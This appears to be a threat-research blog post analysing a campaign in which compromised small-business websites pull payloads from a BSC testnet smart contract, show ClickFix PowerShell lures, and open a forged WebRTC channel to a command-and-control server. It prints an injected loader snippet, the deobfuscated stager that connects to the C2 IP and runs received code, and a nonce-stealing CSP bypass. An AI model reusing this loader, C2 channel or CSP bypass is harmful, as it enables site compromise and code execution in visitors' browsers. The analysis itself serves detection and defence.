

Malware on the Blockchain: An Ongoing Campaign's New WebRTC Twist

 netskope.com/blog/malware-on-the-blockchain-an-ongoing-campaigns-new-webrtc-twist

John Carlo Marquez

September 3, 2026




Recent Articles

[EtherHiding, a technique that uses blockchain smart contracts as takedown-resistant payload storage](#), has been seen across more than 5,400 compromised websites in the last few months. The compromised websites have little in common beyond being small businesses (clinics, plumbers, e-commerce shops) with no shared industry, region, or owner. These compromised sites include either an inline script or a spoofed package that calls the BSC testnet and downloads a ClickFix overlay as the next step of the attack, which instructs visitors to run a command on their PC. We also observed a newer variant that, instead of a ClickFix overlay, opens a covert WebRTC data channel for Command and Control.

What we observed

Netskope telemetry flagged thousands of small-business websites making the same unusual request, a JSON-RPC call to a BNB Smart Chain (BSC) testnet endpoint. The victims had little in common beyond being small-business websites. Where we examined individual sites,

they were most often WordPress, and sometimes PrestaShop. How the sites were initially compromised is currently unknown. Each site carried a small injected script that reads its next payload from a smart contract and executes it in the visitors' browser when loaded. The blockchain acts as the dead drop: the operator can change what every compromised site delivers by updating a single contract, and each visitor retrieves the new version on the next page load. Across our observation window, we counted **more than 5,400 distinct compromised sites** beaconing these endpoints, spanning more than 2,200 organizations worldwide, with several hundred active on any given day. The daily volume has trended steadily upward since the spring, and we are currently seeing more than 300 sites each weekday, as pictured in the figure below.



Line graph showing the trend of the number of distinct websites contacting the BSC-testnet RPC endpoints

Why testnet rather than mainnet

BSC (BNB Smart Chain) runs smart contracts, small programs that operators use to hold and serve the payload. Its production chain, mainnet, charges real BNB for every transaction, including contract deployments, and updates. Testnet is a parallel copy of that chain, meant for developers. It behaves just like mainnet, but its BNB has no monetary value and is handed out for free by [faucets](#), so developers can deploy and rewrite contracts without spending anything.

That free developer sandbox is exactly what makes testnet attractive for threat actors. They get the same smart-contract hosting and the same takedown resistance as mainnet at no cost, repurposing free developer infrastructure as a durable, hard-to-remove payload host.

- ```

133 <meta name="generator" content="WordPress 7.0.2" />
134 <link rel="canonical" href="https://www.rondoblaugrana.net/" />
135 <link rel="shortlink" href="https://www.rondoblaugrana.net/" />
136 <script>(function(){
137 var _a=atob("SPPJAyx Cz fGKy iJB8Gs2ns="), _b=atob("YnvgIx F87YqA6GIino/frl s7nLxxTyefl0zqH2Ghk803EjuW53NeLbme/rNSJN+HxbQaJJ+wLUIj0JSxwAJhko");
138 while(_n<_b.length){_r+=String.fromCharCode(_b.charCodeAt(_n)^_a.charCodeAtAt(_n%_L));_n++;}
139 var _n=document.createElement("script");
140 _n.textContent=_r;
141 document.documentElement.appendChild(_n);
142 })();</script><style>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style><style type="text/css">
143
144 <style type="text/css">h1 { font-size: 40px; }</style>
145

```

2. The loader makes a JSON-RPC `eth_call` to a BSC testnet smart contract. It returns a second-stage script stored on-chain, which the loader runs.

- ## Complete these Verification Steps

  - Press Windows Key + X combination to open Power User menu.
  - Press I to open Windows PowerShell or Terminal.
  - In the verification window, press Ctrl + V.
  - Press Enter on your keyboard to finish.

You will observe and agree:

☒ "I am not a robot - reCAPTCHA Verification ID: 9958713"

Perform the steps above to finish verification.



```

// The ice-pwd is pinned to a hard-coded value so it matches what the C2 expects.
var localUfrag = Math.random().toString(36).slice(2, 10); // random local user-fragment
var C2_FINGERPRINT =
 '69:B5:B9:92:83:9A:6D:BE:AE:40:C5:A0:D7:5F:8D:2D:' +
 '8A:CB:5B:2A:46:AB:BE:4E:D4:4D:47:36:43:C1:98:CC'; // pinned DTLS cert fingerprint

pc.createOffer().then(function (offer) {
 offer.sdp = offer.sdp
 .replace(/a=ice-ufrag:.+/g, 'a=ice-ufrag:' + localUfrag)
 .replace(/a=ice-pwd:.+/g, 'a=ice-pwd:3xyFzdKDeuaKrmSQBAQa6q'); // hard-coded pwd
 return pc.setLocalDescription(offer);
}).then(function () {

 // --- 6. THE TRICK: forge the remote "answer" instead of receiving one ---
 // No peer ever replies. The stager hand-builds an SDP answer that points the
 // browser straight at the C2, skipping the entire signaling/handshake step.
 var C2_IP = [103, 141, 13, 26].join('.'); // 103.141.13.26 (built from ints)
 var C2_PORT = 3479;

 pc.setRemoteDescription({
 type: 'answer',
 sdp:
 'v=0\r\n' +
 'o=- 0 0 IN IP4 0.0.0.0\r\n' +
 's=-\r\n' +
 'a=group:BUNDLE 0\r\n' +
 'a=ice-ufrag:' + localUfrag + '\r\n' +
 'a=ice-pwd:ck3408U9kNB0eL6tWxfbd1\r\n' + // C2-side ICE password
 'a=fingerprint:sha-256 ' + C2_FINGERPRINT + '\r\n' +
 'a=setup:passive\r\n' +
 'm=application ' + C2_PORT + ' UDP/DTLS/SCTP webrtc-datachannel\r\n' +
 'c=IN IP4 ' + C2_IP + '\r\n' +
 'a=mid:0\r\n' +
 'a=sctp-port:5000\r\n' +
 // Pre-supplied ICE candidate = the C2 endpoint itself, so no ICE gathering
 // with any STUN/TURN server is needed.
 'a=candidate:1 1 UDP 771594009 ' + C2_IP + ' ' + C2_PORT + ' typ host\r\n'
 });

 // --- 7. Safety timeout: run whatever arrived within 10 seconds -----
 setTimeout(function () { runReceivedCode(); pc.close(); }, 10000);
});

```

Annotated and deobfuscated code snippet of the offer forging

Every value a real answer would negotiate is hardcoded instead: the C2's IP (built from separate numbers so it never appears as a string), the UDP port, the ICE password, and the server's DTLS fingerprint. Since the stager already knows the fingerprint, the encrypted channel opens on the first packet, with no certificate exchange, and no signaling traffic to observe. The browser thinks it got a valid answer, but really it was talking to itself until it reached out to the cyberattacker over UDP.

Mermaid diagram comparing normal WebRTC process and the sample's modified process

Once the channel opens, the C2 streams its code over it. The stager buffers every message that arrives, then executes the reassembled result the moment the channel closes (or after a

ten-second backstop):

```
// Called when the channel closes or after a 10s timeout. Assembles every
// received chunk into one string and runs it as JavaScript.
function runReceivedCode() {
 if (executed) return; // run once only
 executed = true;
 var code = chunks.join('');

 (window.requestIdleCallback || function (cb) { setTimeout(cb, 50); })(function () {
 try {
 var script = document.createElement('script');
 var existing = document.querySelectorAll('script');

 var injectViaScriptTag = function () {
 script.textContent = code;
 document.head.appendChild(script); // execute
 script.remove(); // then hide the evidence
 };

 // CSP BYPASS: steal a nonce from an already-trusted <script> on the page
 // so the injected code is allowed to run under a strict Content-Security-Policy.
 for (var i = 0; i < existing.length; i++) {
 if (existing[i].nonce) {
 script.nonce = existing[i].nonce;
 injectViaScriptTag();
 return;
 }
 }

 // No nonce available -> fall back to Function(), then to the tag anyway.
 try { Function(code)(); }
 catch (e) { injectViaScriptTag(); }
 } catch (e) {}
 });
}
```

Annotated and deobfuscated code snippet of how the sample executes the received code

Nothing is written to disk and no eval string touches the network. Instead, the code is executed by appending it to the head of the DOM. To satisfy the site's Content Security Policy, the stager lifts the nonce from a legitimate script already on the page and reuses it on its own injected <script>, so the browser treats the cyberattacker's code as authorized (if no nonce exists, it falls back to Function()). The script node is removed immediately after it runs, and the channel is torn down, leaving little behind.

## Conclusion

---

This campaign shows how far cyberattackers will go to make their delivery infrastructure durable. By reading payloads from a BSC-testnet smart contract, the operator gets a dead drop that no host or registrar can take down, and that can be rewritten for every victim from a single contract. Across our observation window, that reach extended to more than 5,400 compromised sites, and it is still growing. The WebRTC variant pushes the same idea onto the command channel: by hand-writing its own answer, it skips the signaling handshake entirely and opens an encrypted channel that is harder for a web proxy to inspect. We expect to see more attacks that combine takedown-resistant storage with these harder-to-inspect transports.

Netskope Threat Labs is tracking this campaign and continues to update detection coverage for the RPC endpoints, delivery infrastructure, and payloads described here. Customers can reduce their exposure today by blocking the full BSC-testnet RPC pool rather than the primary endpoint alone, and monitoring non-web traffic for the WebRTC channel that HTTP inspection does not see. Site owners should integrity-check their CMS assets, since the loader is appended to a legitimate JavaScript file or placed in a fake plugin directory.

## Indicators of compromise

---

The full list of indicators for this campaign is published in the [Netskope Threat Labs IOC repository](#).



[Back to top](#)